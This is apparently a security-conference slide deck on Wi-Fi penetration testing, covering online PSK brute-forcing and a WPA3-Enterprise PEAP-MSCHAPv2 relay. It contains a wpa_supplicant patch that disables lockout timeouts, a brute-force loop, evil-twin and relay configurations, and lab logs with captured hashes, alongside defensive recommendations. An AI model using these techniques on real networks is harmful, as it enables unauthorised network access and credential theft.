SYNACKTIV

Wireless-(in)Fidelity: A 2025 Return on Experience

Quentin Vacher

THCon 2026

Introduction

Introduction

whoami

Quentin Vacher

- **Pentester at Synacktiv**
- **Wi-Fi security**
- **Internal tooling**

Introduction

Who are we?

SYNACKTIV

- Synacktiv is a company specialized in offensive security: penetration testing, reverse engineering, trainings, etc.
- Around 190 experts over 5 offices in France (Paris, Lyon, Toulouse, Rennes, Lille).
- Let's work together! 😄

Table of Contents

Table of Contents

SYNACKTIV

- Context
- PSK
  - Bruteforce and other things
- EAP
  - Relaying PEAP MS-CHAP-v2
- Conclusion
- (Bonus stories?)

Context

Context

Use cases

SYNACKTIV

- **Red Team**
  - Accessible outside the offices if close enough (avoids physical intrusion)
  - Generally less monitored
  - Internal tool to avoid detection by using a portable device
- **Pentest in general**
  - Clients can be worried about this exposure
  - Misconfigured EAP networks can be an entry point both to the network and the domain

Context

Wi-Fi

- **The different types of Wi-Fi**
  - Open Wi-Fi
    - Often guest networks
    - Sometimes original use cases 😏
  - WEP (Wired Equivalent Privacy)
    - Industrial environment but still exists 🥲
  - WPA PSK (Personal Wi-Fi)
    - One of the most common (Everyone has got one at home)
    - Can be used as the corporate network for smaller companies
  - WPA EAP (Enterprise Wi-Fi)
    - Better access control -> Authentication server
    - Some misconfigurations happen quite often 😮

Context

Terms and conditions

SYNACKTIV

- **Some shortcuts**
  - AP -> Access Points (router offering the Wi-Fi in question)
  - Client -> Station devices (laptop, smartphones, printers ... etc)
  - WPA -> Wi-Fi Protected Access
    - WPA2 replaced officially WPA around 2004
    - legacy WPA is as deprecated as WEP

PSK (Pre-Shared Key)

PSK


Basics

SYNACKTIV

- **Authentication**
  - One shared password for all users.
  - Key derivation relies on **PBKDF2** (4096 iterations of HMAC-SHA1), making it computationally expensive and slow to crack.
- **The 4-Way Handshake**
  - Proves both the Client and the AP possess the PSK.
  - Uses Nonces and MAC addresses to derive session keys (PTK).
  - Capturing just part of the handshake can provide enough material to attempt an offline bruteforce.

PSK

4-Way Handshake



PSK

Attacks

SYNACKTIV

- **Passive Capture:** Wait silently for a legitimate client to connect
- **Deauthentication:** Force a client off the network & capture the handshake when they automatically reconnect
- **Evil Twin:** Trick a client into sending M2 to your fake AP
- **PMKID Attack:**
  - Client-less attack based on Roaming support
  - Query the AP for its PMKID (used for fast roaming)
  - Contains enough hashed data to mount an offline bruteforce against the PSK directly

PSK

Retex

SYNACKTIV

- **What if there are no clients and no PMKID?**
  - Desperate times call for connection bruteforce
- **The Custom Tooling:**
  - Used `wpa_supplicant` in daemon mode to cycle through passwords.
  - Patched the C source code to remove authentication timeouts (`dur = 0;`).
  - Controlled via Unix Sockets to automate connection attempts.

PSK

Online BF

```
$ cat -n wpa_supplicant-2.11/wpa_supplicant/wpa_supplicant.c
[...]
  8845
  8846        if (ssid->auth_failures > 50)
  8847            dur = 300;
  8848        else if (ssid->auth_failures > 10)
  8849            dur = 120;
  8850        else if (ssid->auth_failures > 5)
  8851            dur = 90;
  8852        else if (ssid->auth_failures > 3)
  8853            dur = 60;
  8854        else if (ssid->auth_failures > 2)
  8855            dur = 30;
  8856        else if (ssid->auth_failures > 1)
  8857            dur = 20;
  8858        else
  8859            dur = 10;
  8860        /* patch start */
  8861        dur = 0;
```

PSK

Online BF

```
$ cat -n wpa_supplicant-2.11/wpa_supplicant/wpa_supplicant.c
[...]
  8863        /*if (ssid->auth_failures > 1 &&
  8864            wpa_key_mgmt_wpa_ieee8021x(ssid->key_mgmt))
  8865            dur += os_random() % (ssid->auth_failures * 10);
  8866
  8867
  8868        os_get_reltime(&now);
  8869        if (now.sec + dur <= ssid->disabled_until.sec)
  8870            return;
  8871
  8872        ssid->disabled_until.sec = now.sec + dur;
  8873        */
  8874
  8875        /* patch end */
```

PSK

Online BF

- Use `wpa_supplicant` in daemon mode and expose the socket

```
$ cat wpa_supplicant.conf
ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=root
update_config=1
# wpa_supplicant -B -i wlp3s0 -c wpa_supplicant.conf
```

- Send commands directly using the socket

```
self.send_command("REMOVE_NETWORK all")
self.send_command("ADD_NETWORK")
self.send_command(f'SET_NETWORK 0 ssid "{ssid}"')
self.send_command("ENABLE_NETWORK 0")
self.send_command("SCAN")
```

PSK

Online BF

SYNACKTIV

- Loop over all **PSK**s using the same `wpa_supplicant` process

```
for psk in psks:
    logging.info(f"Testing PSK: {psk}")
    self.send_command(f'SET_NETWORK 0 psk "{psk}"')
    self.send_command("REASSOCIATE")
```

PSK

Online BF

- **Result**
  - Achieved **~ 10 attempts / min** vs. **6.5 attempts / min** for the `wpa_supplicant` loop method
    - Numbers obtained in a lab environment (near perfect reception)
    - In real environment the scan overhead time will be more important
  - Wi-Fi protocols rarely implement rate-limiting or lockouts, making this viable for testing common/trivial passwords
  - Allows testing, in a decent amount of time, some weak passwords based on a wordlist
- **Limits**
  - Obviously really slow
  - Handshake ultimately handled by the `nl80211` driver making further improvements complicated for a small gain of speed on a desperate attempt

PSK

Solutions

SYNACKTIV

- **Password Quality:** The security of WPA2 PSK relies *entirely* on the length and randomness of the passphrase
- **Upgrade to WPA3 SAE:**
  - Replaces the PSK with **SAE (Simultaneous Authentication of Equals)**
  - Uses the Dragonfly Zero-Knowledge Proof protocol
  - Prevents handshake captures and offline dictionary attacks
- **For companies:**
  - Shared password makes it harder to revoke access
  - No granular access control possible

EAP (Extensible Authentication Protocol)

EAP

The Enterprise Standard


SYNACKTIV

- **WPA2/WPA3 Enterprise (802.1X):**
  - Replaces the shared PSK with unique credentials per user/device
  - Authentication is handled by a central server (typically **RADIUS**)
  - Provides granular access control, auditing, and easy onboarding/offboarding
- **The Paradigm Shift:**
  - Security no longer relies on the strength of a single Wi-Fi password
  - Security now shifts entirely to the **correct configuration of the clients authenticating**

EAP

Principle

- **EAP is a container.**
- It supports various authentication **Methods**.



EAP

Methods


SYNACKTIV

- **Direct Method (EAP-TLS):**
  - The Gold Standard. Uses certificates on *both* sides (Client & Server).
  - The TLS handshake itself is the proof of identity.
- **Tunneled Methods:**
  - **Phase 1 (PEAP, TTLS):** Creates a secure TLS tunnel (Client verifies the Server's certificate).
  - **Phase 2 (e.g., MSCHAPv2, GTC):** Actual user authentication happens *inside* the tunnel.

EAP

Tunneled Methods

- The most common **point of failure** is **Phase 1** of tunneled EAP.
- To establish the tunnel securely, the **client *must* validate the RADIUS server's certificate**.



EAP

Risks

SYNACKTIV

- **"Do not validate certificate"**
  - Often chosen for convenience on BYOD or mobile devices ("just make it work").
  - If the client blindly trusts any certificate, it will happily hand over its **Phase 2** credentials to an attacker.

EAP

Evil-Twin Attack

SYNACKTIV

- **Setup**
  - Attackers spin up a rogue AP with the same corporate SSID (e.g., using EAPHammer)
  - Rogue AP presents a fake, self-signed RADIUS certificate
- **Capture**
  - Misconfigured clients connect and proceed to **Phase 2**.
    - **MSCHAPv2** -> NetNTLMv2 challenge-response hash (requires offline cracking)
    - **GTC** -> Cleartext credentials 😎
- **Impact**
  - Often yields valid Active Directory domain credentials

EAP

Retex

SYNACKTIV

- **Specific setup we encountered**
  - To prevent AD user accounts from being compromised, a client deployed **Machine Accounts** for Wi-Fi authentication via GPO.
  - Used the protocol **PEAP-MSCHAPv2**.
- **Still vulnerable?**
  - No certificate validation -> EAPHammer showed NetNTLMv2 captures
  - But no hope of cracking machine accounts passwords

EAP

Retex

- **MS-CHAP v2**
  - Microsoft Challenge Handshake Authentication Protocol version 2
  - RFC 2759
  - Based on Windows NT challenge response scheme
- **Maybe we can relay it?**
  - Indeed an article of SensePost from 2019 describes precisely that
    - https://sensepost.com/blog/2019/peap-relay-attacks-with-wpa_sycophant/
  - Use `hostapd-mana` as the Evil Twin to intercept the connection.
  - Use `wpa_sycophant` to simultaneously connect to the *legitimate* corporate AP.
  - Relays only PEAP-MSCHAPv2
- **Result**
  - Authenticated network access without ever knowing the password.

EAP

Retex

SYNACKTIV

- **Surprise: `WPA3 Enterprise`**
- **Issue:**
  - `hostapd-mana` is a patched version of Linux's `hostapd` 2.6
  - `wpa_sycophant` is a patched version of Linux's `wpa_supplicant` 2.6
  - Both did not seem to support WPA3 out of the box
- **Now what?**
  - Does this *WPA3* change anything to the relaying attack?
  - Can we make the tools work on *WPA3*?

EAP

Retex: WPA3 Enterprise

SYNACKTIV

- **Wi-Fi Personnal**
  - **WPA3** added the **SAE** authentication mode instead of **PSK**
- **Wi-Fi Enterprise**
  - **WPA3** stills uses **EAP**
  - Therefore the authentication remains the same, in our case **PEAP-MSCHAPv2**

EAP

Retex: WPA3 Enterprise

SYNACKTIV

- **WPA3 Enterprise** changes compared to **WPA2 Enterprise**:
  - The **default enforcement of Management Frame Protection** (802.11w)
  - And **stronger encryption methods** (once the authentication is done and communications are happening)

EAP

Retex: Update

SYNACKTIV

- `wpa_sycophant` is quite easy :

```
$ git clone https://github.com/sensepost/wpa_sycophant.git
$ wget https://w1.fi/releases/wpa_supplicant-2.11.tar.gz
$ cd wpa_sycophant
$ git checkout 80431d680bd3fbbfaa70b87cbe4c0cb0701ef0fd  # Go back to basis of the repo
$ cp -r ../wpa_supplicant-2.11/src/ ./
$ cp -r ../wpa_supplicant-2.11/wpa_supplicant/ ./
$ git add ./*
$ git commit -m 'bump wpa_supplicant version'
$ git merge master # small conflict resolve
$ git status
HEAD detached from 80431d6
You have unmerged paths.
  (fix conflicts and run "git commit")
  (use "git merge --abort" to abort the merge)
[...]
Unmerged paths:
  (use "git add <file>..." to mark resolution)
    both modified:   src/eap_peer/eap.c
```

EAP

Retex: Update

SYNACKTIV

- `hostapd-mana` is more versatile, the diff with `hostapd` is more complex :

```
$ wget https://w1.fi/releases/hostapd-2.6.tar.gz
$ git clone https://github.com/sensepost/hostapd-mana
$ tar xvf hostapd-2.6.tar.gz
$ diff -ruN -U 5  hostapd-2.6 hostapd-mana > hostapdmana_patch
$ wget https://w1.fi/releases/hostapd-2.11.tar.gz
$ tar xvf hostapd-2.11.tar.gz
$ patch -p1 -d hostapd-2.11 < hostapdmana_patch
patching file buildspec.yml
patching file crackapd/crackapd.conf
[...]
1 out of 1 hunk FAILED -- saving rejects to file src/utils/wpa_debug.c.rej
patching file .travis.yml
```

EAP

Retex: Update

- Some merge conflicts were handled manually 🥲 :

```
$ find ./hostapd-2.11 -type f -name '*.rej'
./hostapd-2.11/src/eap_server/eap.h.rej
./hostapd-2.11/src/eap_server/eap_server.c.rej
./hostapd-2.11/src/utils/wpa_debug.c.rej
./hostapd-2.11/src/ap/ieee802_11.c.rej
./hostapd-2.11/src/ap/beacon.h.rej
./hostapd-2.11/src/ap/beacon.c.rej
./hostapd-2.11/src/ap/hostapd.c.rej
./hostapd-2.11/src/ap/wpa_auth.c.rej
./hostapd-2.11/src/ap/sta_info.h.rej
./hostapd-2.11/src/ap/drv_callbacks.c.rej
./hostapd-2.11/hostapd/config_file.c.rej
./hostapd-2.11/hostapd/ctrl_iface.c.rej
./hostapd-2.11/hostapd/hostapd.conf.rej
./hostapd-2.11/hostapd/main.c.rej
./hostapd-2.11/hostapd/Makefile.rej
./hostapd-2.11/hostapd/hostapd_cli.c.rej
./hostapd-2.11/hostapd/defconfig.rej
```

EAP

Retex: WPA3 Relaying

SYNACKTIV

- Once both `wpa_sycophant` and `hostapd-mana` are on their `2.11` branch, we can compile them with the correct flags for **WPA3** support

EAP

Retex: WPA3 Relaying

SYNACKTIV

- Legit `hostapd.conf`

```
interface=$IFACE_WPA3_EAP_AP
driver=nl80211
ssid=MinistryOfSecurity
channel=4

wpa=2
wpa_pairwise=CCMP
auth_algs=1
ieee80211w=2

wpa_key_mgmt=WPA-EAP-SHA256
sae_require_mfp=1
ieee8021x=1
eap_message=Ca va bien chef? Tacos cordon bleu nuggets sauce biggy stp chef

eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=certs/ca.crt
server_cert=certs/srv.crt
private_key=certs/srv.key
```

- Legit `wpa_supplicant.conf`

```
network={
    ssid="MinistryOfSecurity"
    scan_ssid=1
    key_mgmt=WPA-EAP-SHA256
    ieee80211w=2
    eap=PEAP
    identity="albus.perceval@ministry.sec"
    password="ohTh4ohx8phe1aaQue5eijieraishoop"
    phase1="peaplabel=0"
    phase2="auth=MSCHAPV2"
}
```

EAP

Retex: WPA3 Relaying

SYNACKTIV

- **Relaying** `wpa_sycophant.conf`

```
network={
    ssid="MinistryOfSecurity"
    scan_ssid=1
    key_mgmt=WPA-EAP-SHA256
    ieee80211w=2
    identity=""
    anonymous_identity=""
    password=""
    eap=PEAP
    phase1="crypto_binding=0 peaplabel=0"
    phase2="auth=MSCHAPV2"
    bssid_blacklist=02:00:00:00:02:00
}
```

- **Evil-Twin** `hostapd-mana.conf`

```
interface=wlan2
ssid=MinistryOfSecurity
channel=6
wpa=2
wpa_key_mgmt=WPA-EAP-SHA256
sae_require_mfp=1
wpa_pairwise=CCMP
auth_algs=1
ieee80211w=2
eap_server=1
ieee8021x=1
eap_user_file=hostapd.eap_user
ca_cert=certs/ca.pem
server_cert=certs/server.pem
private_key=certs/server.key
private_key_passwd=
dh_file=dhparam.pem
mana_wpe=1
mana_eapsuccess=1
enable_sycophant=1
sycophant_dir=/tmp/
```

EAP

Retex: WPA3 Relaying

SYNACKTIV

- When it works (in a lab here 🙃)

```
$ ./hostapd-mana/hostapd hostapd-mana.conf
MANA: Sycohpant state directory set to /tmp/.
wlan2: interface state UNINITIALIZED->ENABLED
wlan2: AP-ENABLED
wlan2: STA 02:00:00:00:11:00 IEEE 802.11: authenticated
wlan2: STA 02:00:00:00:11:00 IEEE 802.11: associated (aid 1)
wlan2: CTRL-EVENT-EAP-STARTED 02:00:00:00:11:00
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: albus.perceval@ministry.sec
wlan2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
MANA EAP Identity Phase 1: albus.perceval@ministry.sec
using SYCOPHANT_STATE file : /tmp/SYCOPHANT_STATE
SYCOPHANT: MSCHAPv2 Response handed off to supplicant.
MANA EAP EAP-MSCHAPV2 ASLEAP user=albus.perceval@ministry.sec | asleap -C 78:f8:c7:e0:81:9d:66:47 -R ba:7a:73:96:b2:22:46:e8:5c:d3:51:32:88:0c:5f:26:aa:42:4a:13:ae:a9:98:82
MANA EAP EAP-MSCHAPV2 JTR | albus.perceval@ministry.sec:$NETNTLM$78f8c7e0819d6647$ba7a7396b22246e85cd35132880c5f26aa424a13aea99882:::::::
MANA EAP EAP-MSCHAPV2 HASHCAT | albus.perceval@ministry.sec::::ba7a7396b22246e85cd35132880c5f26aa424a13aea99882:78f8c7e0819d6647
EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 0a f3 d5 71 4d 9f 76 19 d1 f3 88 ef 40 e3 d9 00
wlan2: CTRL-EVENT-EAP-RETRANSMIT 02:00:00:00:11:00
wlan2: CTRL-EVENT-EAP-RETRANSMIT 02:00:00:00:11:00
```

EAP

SYNACKTIV

Retex: WPA3 Relaying

- Connection obtained with `wpa_sycophant` 😎

```
$ ./wpa_sycophant.sh -i wlan3 -c wpa_sycophant.conf
[...]
Set MANA to relay
wlan3: SME: Trying to authenticate with 02:00:00:00:10:00 (SSID='MinistryOfSecurity' freq=2427 MHz)
wlan3: Trying to associate with 02:00:00:00:10:00 (SSID='MinistryOfSecurity' freq=2427 MHz)
wlan3: Associated with 02:00:00:00:10:00
wlan3: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan3: CTRL-EVENT-EAP-STARTED EAP authentication started
SYCOPHANT : Getting Identity
[...]
wlan3: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan3: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
[...]
SYCOPHANT : Getting Identity
SYCOPHANT : Config phase 2 ident : - hexdump_ascii(len=0):
SYCOPHANT : Phase 2 Identity : - hexdump_ascii(len=27):
   61 6c 62 75 73 2e 70 65 72 63 65 76 61 6c 40 6d   albus.perceval@m
   69 6e 69 73 74 72 79 2e 73 65 63                  inistry.sec
SYCOPHANT : CHALLANGE DATA - hexdump(len=16): 5c b7 30 29 46 c3 fa cf f8 1d d7 4c 75 13 e7 b4
SYCOPHANT : CHALLANGE DATA GIVEN TO MANA
SYCOPHANT : INFORMING MANA TO SERVE CHALLENGE
[...]
EAP-MSCHAPV2: Received success
Response not verified, does not seem important
EAP-MSCHAPV2: Authentication succeeded
wlan3: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan3: PMKSA-CACHE-ADDED 02:00:00:00:10:00 0
wlan3: WPA: Key negotiation completed with 02:00:00:00:10:00 [PTK=CCMP GTK=CCMP]
wlan3: CTRL-EVENT-CONNECTED - Connection to 02:00:00:00:10:00 completed [id=0 id_str=]
```

EAP

Retex: WPA3 Relaying

SYNACKTIV

- **Limitations**
  - **WPA3** enforces **802.11w** preventing deauthentication attacks
  - The overall relaying process requires a **good signal strength** with both **Client** and **AP**
  - Only network access obtained

EAP

Recommendations

SYNACKTIV

- **EAP-TLS:**
  - Eliminates the risk of weak password
- **Otherwise Enforce Strict Certificate Validation:**
  - If PEAP/TTLS must be used, clients must explicitly **trust only the corporate CA** and **check the CN** matches the name of the RADIUS server.

Conclusion

Conclusion

SYNACKTIV

- **Open** is fine as long as the risks are understood
  - **Client isolation** and **OWE** can be implemented to harden as much as possible
- **WEP** is basically **Open**
- **WPA2 PSK** relies entirely on the strength of the key
  - Otherwise **WPA3 SAE** can be implemented to provide secure key exchange
- **WPA2/3 EAP** relies on the correct configuration of **every client device**
  - Using only **EAP-TLS** avoids most risk of misconfiguration

Conclusion

For more details

